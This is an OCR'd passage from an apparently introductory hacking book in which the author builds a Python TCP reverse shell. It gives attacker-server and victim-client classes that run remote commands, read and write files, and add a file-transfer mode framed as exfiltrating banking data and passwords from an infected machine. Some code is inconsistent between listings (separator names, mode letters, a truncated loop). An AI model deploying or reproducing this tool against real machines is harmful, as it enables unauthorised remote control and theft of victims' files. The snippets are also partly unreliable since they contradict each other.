For academic purposes I'm going to be wrapping the server in a class. This is so you can see exactly how OOP is going to be implemented. Also, it will set you up for actually creating your own library of classes to call from in the future.

We then have the beginning of our server class:



```
class RSServer:

    # lets the attacker server listen on the specified port number
    @staticmethod
    def server_binder(hostname, port_number):
        server.bind((hostname, port_number))
        print("\nListening for connection...")
        server.listen(5)

    # listening for connections
    @staticmethod
    def client_connection_receiver():
        while True:
            # receive connection from target client
            client, client_address = server.accept()

            if client is not None:
                break
        print("\nConnection established to target\n $reverse_shell: ", end="")
        return client
```

On line seven you will see that we defined a class *class RSServer:*. This is how you denote a class in Python. We have two static methods. These *server_binder* is for setting the host in our case *Local Host* and the port specified *80* by default. It will then listen for the connection, until the connection is established. Then *client_connection_receiver* will let you know when a connection is made. However, it will keep looking for a connection until that point. The cool piece of code here is a loop. This specific loop is a while loop. In this case we set it to *True*. This means it will loop until the condition for *client* is met. So if there is a client object (connection established) it will exit the loop with the line


of code *break*.

Now we move onto the next few lines of code. These lines contain the code for sending and receiving data, as well as handling our commends to send.

In line twenty-nine we define the method for *send_data*. This method contains the data, and client connection. We send the data to the client, in the UTF-8 standard. Remember the SYN and ACK from the explanation of a TCP connection. Well, we use that here. It checks for an ACK and then receives the data from the client. It will then print the information received to the console.

In line thirty-nine we have the *receive_data* function/method. It utilizes the loop for grabbing the data. Once the data is received it prints the response.

Now the command handler. This breaks it down between grabbing files, and other commands. So basically, if the command string contains the word *file*, try and get the file. Else, it'll send the command.




```
    # connects to the client being targeted
    def send_data(self, data, client):
        client.send(bytes(data, 'utf-8'))
        ack = client.recv(BUFFER_SIZE)
        if ack == b'ACK':
            # print("Data received at target end")
            self.receive_data(client)
        else:
            print("\nAck.\n$reverse_shell: ", end="")

    @staticmethod
    def receive_data(client):
        response = ""
        while True:
            received_data = client.recv(BUFFER_SIZE)
            received_data = received_data.decode('utf-8')
            response = response + received_data
            if len(received_data) < BUFFER_SIZE:
                break
        print(response + "\n$reverse_shell: ", end="")

    def command_handler(self, client):
        data = str(input())
        try:
            data.index('file')
            self.file_handler(client, data)
            return
        except:
            pass
        self.send_data(data, client)
```

Moving onto the *file_handler* method. On line sixty-one, we'll be grabbing some files from the client. This method/function works similar to the *send_data* method. However, it is spiced up a bit.

```
61      def file_handler(self, client, command):
62          client.send(bytes(command, 'utf-8'))
63          ack = client.recv(BUFFER_SIZE)
64          if ack == b'ACK':
65              pass
66          data_splits = command.split(' ')
67          mode = data_splits[2]
68          if mode == 'r':
69              self.receive_data(client)
70
71          elif mode == 'w' or mode == 'a':
72
73              print("\nenter QUIT to end data transfer")
74              while True:
75                  data = str(input("--> "))
76                  client.send(bytes(data, 'utf-8'))
77                  if data == 'QUIT':
78                      break
79              self.receive_data(client)
```

The main difference with this method, is it's going to split the command into two parts. This is to break up the file itself from the command.

We now have our main method. The first thing you should notice is that it creates an object from the class. We call it *srv* and then set the default port of *80*. We utilize a loop here for the menu and the program itself. At the end of the file, you'll notice we call the main method. This is so that we can launch the entire program. Without it we will just get a notice that the program executed and that's it.




```
def main():
    srv = RSServer()
    port = 80

    while True:
        menu = input("\nWould you like to continue [y/n]? ")

        if menu == "y":
            iText = input("\nChoose the port [default is 80]> ")
            if iText != "":
                port = iText

            srv.server_binder("localhost", int(port))

            # receive connection from target client
            client = srv.client_connection_receiver()

            while True:
                srv.command_handler(client)


main()
```

So, the takeaway here is that starting with the *def main():* we create our server object. We then open up a loop, that will run forever. You get the ability to set your port to run on. Then, we bind the information to the server, and then start looking for a connection. When a connection is established, we look for commands from the attackers PC/server. You can send general commands like *dir* or edit files.

The next thing we have to do is write the client-side code. Here you'll have some familiar code. Like, the imports. There are two more though. One for *subprocess*, and

another for the *OS*. The *BUFFER_SIZE* and *client* are similar to what you have on the server side.

We'll be declaring the class in the next few lines of code then setting up the connections. The connection information will be static here. That includes your server IP. Which we setup earlier.



Just like on the server side, we'll have our send and receive methods. Here we even hack the sending of our *ACK*.

```
    def send_data(self, data):
        # receive data from the attacker server
        client.send(bytes(data, 'utf-8'))

    def receive_data(self):
        # receive data from the attacker server
        response = ""
        while True:
            received_data = client.recv(BUFFER_SIZE)
            received_data = received_data.decode('utf-8')
            response = response + str(received_data)
            if len(received_data) < BUFFER_SIZE:
                break
        print("Received: " + response)
        # acknowledge receiving the data
        self.send_data("ACK")

        # do something on the data

        output = self.run_command(response)
        try:
            output = output.decode('utf-8')
        except:
            pass
        # send result back
        print(output)
        self.send_data("\n" + output)
```


This upcoming method is for handling navigation of directories.

```
    @staticmethod
    def navigate_directory(command):
        destination_directory_path = command[command.index("cd") + 3:]
        print(destination_directory_path)
        os.chdir(destination_directory_path)
```

Lots of people have trouble figuring this one out. You have to break it up into two parts. Part one is your command being *cd* and part two is your directory path. This will allow for you to change directories.

Our *file_handler* comes next. This

again breaks your commands up into multiple parts. Part one is the command, two is the file, and three is what you are going to do with the file.




```
    @staticmethod
    def file_handler(command):
        command_splits = command.split(" ")
        if len(command_splits) > 3:
            return "file command has more than two arguments."

        elif command_splits[0] != 'file':
            return "incorrect command"

        file_name = command_splits[1]
        mode = command_splits[2]

        try:
            file_object = open(file_name, mode)
        except Exception as e:
            return str(e)

        if mode == 'r':
            data_read = file_object.read()
            file_object.close()
            return data_read

        elif mode == 'w' or mode == 'a':
            response = ""
            while True:
                received_data = client.recv(BUFFER_SIZE)
                received_data = received_data.decode('utf-8')
                if received_data == "FILE_UPDATE_QUIT":
                    break
                response = response + str(received_data) + "\n"
            file_object.write(response)
            file_object.close()
            return "Data written successfully"
```

This function is going to let you read and write from/to files.

Next is our command handler. So just like we needed something to send the commands. We need a method to interpret

our commands.



So, if you send *cd* it is going to run that method, if it gets *file*, it is going to run that one. If it gets any other command it is going to try executing the other ones.

Lastly, we have the main method. Just like before, it'll be called on startup of the program.

How does it work. So glad you asked. Basically, when the program executes, it attempts to establish a connection with the server. Once the server and client connection is established it waits for commands. You send a command from the attacking machine, and then the client runs it. When it gets the information it then sends it to the server where you see it in the console.


This is where you get to play with it now! The first thing I like to run is the *dir* command. You should get something like this:

```
Would you like to continue [y/n]? y

Choose the port [default is 80]>

Listening for connection...

Connection established to target
 $reverse_shell: dir

 Volume in drive F is Development
 Volume Serial Number is 1E8E-7F36

 Directory of F:\Development\PyCharm\Reverse Shell\client

2021-12-27  17:00    <DIR>          .
2021-12-27  17:00    <DIR>          ..
2021-12-27  17:00    <DIR>          .idea
2021-12-27  17:00             3,647 client
2021-12-27  17:00                14 test.txt
               2 File(s)          3,661 bytes
               3 Dir(s)  620,997,210,112 bytes free
```

It gives you enough information for a quick recce, and to know where the file is executing from. Now try running *ipconfig*, or *ping* www.google.com.

```
Pinging www.google.com [142.251.41.68] with 32 bytes of data:
Reply from 142.251.41.68: bytes=32 time=23ms TTL=120
Reply from 142.251.41.68: bytes=32 time=19ms TTL=120
Reply from 142.251.41.68: bytes=32 time=37ms TTL=120
Reply from 142.251.41.68: bytes=32 time=17ms TTL=120

Ping statistics for 142.251.41.68:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 37ms, Average = 24ms

$reverse_shell:
```

You get some information there too. Also, it works! What about editing the *test.txt* file.




Check it out, it works. It actually works quite well. Three are some changes you can make. You can add a function for grabbing files, or sending files. You can also streamline the code a little bit further.

To do so though, well. That is what I am about to show you next. Part three to this chapter is exactly that. Expanding on the TCP reverse shell. We are going to be implementing file transfer. Why would you want to add the file transfer capability though? Well, what if you found a text file with a bunch of banking information or

usernames and passwords? Wouldn't you want to transfer those out as an attacker? Well that's what this will allow us to do. This file transfer will allow us to receive our *test.txt* from the client side.

The first thing we have to do is import another library on the client side. This library will be *tqdm*.



We then need to add another variable too! *SEPERATOR = "<SEPERATOR>"*.

From there we are going to make some changes to the *file_handler*. Where we are going to remove the *a* option from line *84*. Then create a whole knew mode. It will be *elif mode == 'a':*

```
    elif mode == 's':
        # get the file size
        filesize = os.path.getsize(file_name)

        # send the filename and file size
        client.send(f"{file_name}{SEPARATOR}{filesize}".encode())

        # start sending the file
        progress = tqdm.tqdm(range(filesize), f"Sending {file_name}", unit="B", unit_scale=True, unit_divisor=1024)
        with open(file_name, "rb") as f:
            while True:
                # read the bytes from the file
                bytes_read = f.read(BUFFER_SIZE)
                if not bytes_read:
                    # file transmitting is done
                    break
                client.sendall(bytes_read)
                # update the progress bar
                progress.update(len(bytes_read))
```

Here we are going to get the file size, and then send the progress to the server. Once the progress is at the server, we are going to open the file. Then send the file to the server, with progress updates.


Those are the majour changes to the client side. Not too much more code right? Now onto the server side.

On the server side we are going to import the same library, and then add the *SEPERATOR* variable. Once we are done with that we need to add the file transfer method.

```
    @staticmethod
    def receive_file(client):
        received = client.recv(BUFFER_SIZE).decode()
        filename, filesize = received.split(SEPARATOR)
        # remove absolute path if there is
        filename = os.path.basename(filename)
        # convert to integer
        filesize = int(filesize)
        # start receiving the file from the socket
        # and writing to the file stream
        progress = tqdm.tqdm(range(filesize), f"Receiving {filename}", unit="B", unit_scale=True, unit_divisor=1024)
        with open(filename, "wb") as f:
            while True:
                # read 1024 bytes from the socket (receive)
                bytes_read = client.recv(BUFFER_SIZE)
                if not bytes_read:
                    # nothing is received
                    # file transmitting is done
                    break
                # write to the file the bytes we just received
                f.write(bytes_read)
                # update the progress bar
```

In this method/function we are going to receive some information from the client. We are going to separate the base name from the file extension. Get the file size, and progress from the client. Then we are going to make a new file, and receive all the packets of data from the client, and update the progress bar.


Next we are going to include the new option to the *file_handler*.



```
85      def file_handler(self, client, command):
86          client.send(bytes(command, 'utf-8'))
87          ack = client.recv(BUFFER_SIZE)
88          if ack == b'ACK':
89              pass
90          data_splits = command.split(' ')
91          mode = data_splits[2]
92          if mode == 'r':
93              self.receive_data(client)
94
95          elif mode == 'w':
96
97              print("\nenter QUIT to end data transfer")
98              while True:
99                  data = str(input("--> "))
100                 client.send(bytes(data, 'utf-8'))
101                 if data == 'QUIT':
102                     break
103             self.receive_data(client)
104         elif mode == 'a':
105             self.receive_file(client)
```

Here we add the new mode *mode == ‘a’* and then call the method for *receive_file(client)*. Once we ensure all the

correct data base been added and updated. We just got to test out the program.



This program isn't fully polished. But, when testing it doesn't have to always be perfect it just has to be good enough to get the job done. Another function we can add, is sending a file from the server to the client. This will be an exercise for you though.

In this chapter we introduced some syntax for importing libraries, building classes, and some basic networking. With that we were able to start with a really basic port scanner. From that we made TCP reverse shell that can exfiltrate files from an infected client.

With these basics, and fundamentals you can grow your skill, and create your own toolkits or on-the-fly hacks.

Epilogue/Conclusion

In this book we took an epic journey. We Started with introducing the OSI model, CIA triad, and the Cyber Killchain. We then went onto Hypervisors and Virtual Machines. From there we hit up some basic networking theory to get you ready for your first program. In the following chapter you setup, a couple IDEs and then wrote your first program. That is a huge step before writing three more programs. You finished your programming lessons with a program that can send commands to a client and take their files over the internet. This a huge step towards becoming a Cybersecurity Expert.

However, this book was not designed to make you an expert in the field of cybersecurity or a master hacker. With the skills introduced and the basic knowledge it gives you—you can grow and have a better understanding of the fundamentals.

I challenge you, the reader to explore the world of cybersecurity and expand on

your programming skills. These principles can be used in many other languages. I recommend learning about JavaScript next in order to understand the vulnerabilities within the language.

Bibliography

While writing this book, and throughout my career I have referenced some material to expand my knowledge.

- Oracle VirtualBox
  - https://www.virtualbox.org
- Windows 10 Download
  - https://www.microsoft.com ca/software-download/windows10 - Windows 10
- Kali Linux Download
  - https://www.kali.org/get-kali/#kali-virtual-machines
- A Protocol for Packet Network Intercommunication
  - https://www.cs.princeton.e

- First Programming Language
  - https://www.britannica.cor
- Python Installer
  - https://www.python.org/dc
- Python Documentation
  - https://docs.python.org/3/u
- Jet Brains Pycharm
  - https://www.jetbrains.com/
- TCP Reverse Shell
  - https://gist.github.com/Nin attacker_side_script-py
    - https://github.com/Nimis